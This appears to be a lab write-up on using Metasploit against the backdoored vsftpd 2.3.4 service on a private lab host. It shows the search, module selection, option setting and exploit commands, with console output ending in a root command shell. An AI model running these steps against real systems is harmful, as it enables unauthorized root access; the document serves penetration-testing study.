
Selected the exploited using use command (can give exploit number or exploit name)

Using show options i fulfilled the requirements for exploitation e.g., set rhost or rport


After setting i used the command exploit or run to execute the script.



```
[msf](Jobs:0 Agents:0) >> search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```



```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```



```
   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set rhosts 172.16.150.131
rhosts => 172.16.150.131
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[*] 172.16.150.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.150.131:21 - USER: 331 Please specify the password.
[+] 172.16.150.131:21 - Backdoor service has been spawned, handling...
[+] 172.16.150.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.150.129:45939 -> 172.16.150.131:6200) at 2024-11-07 00:39:25 +0530
```

Here ftp port is expoited .

References :- https://docs.rapid7.com/metasploit/msf-overview/
https://www.imperva.com/learn/application- security/metasploit
https://www.offsec.com/metasploit-unleashed/msfconsole-commands/
https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html https://www.wallarm.com/what/metasploit .